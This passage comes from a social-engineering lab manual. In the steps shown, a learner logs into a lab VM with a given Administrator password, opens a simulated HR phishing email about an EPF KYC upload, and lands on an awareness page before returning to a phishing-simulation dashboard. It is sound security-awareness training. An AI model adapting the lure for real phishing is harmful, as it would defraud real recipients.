**Windows Server 2019** machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.

65. In the **Gmail** account opened previously, navigate to the **Inbox** folder.

66. You will find an email from **HR – ABP News**, as shown in the screenshot.


67. Click on the **EPF – KYC Documents Upload Centre** hyperlink present in the email.

Module 09 – Social Engineering



68. If a **Suspicious** link pop-up appears, click **Proceed**.


69. You will be re-directed to the **Oh You've been Phished** landing page, as shown in the screenshot.



Module 09 – Social Engineering


70. Now, switch back to the **Windows 11** virtual machine.

71. Click on the **Test – Send to Attachment** campaign present on the **OhPhish Dashboard**.



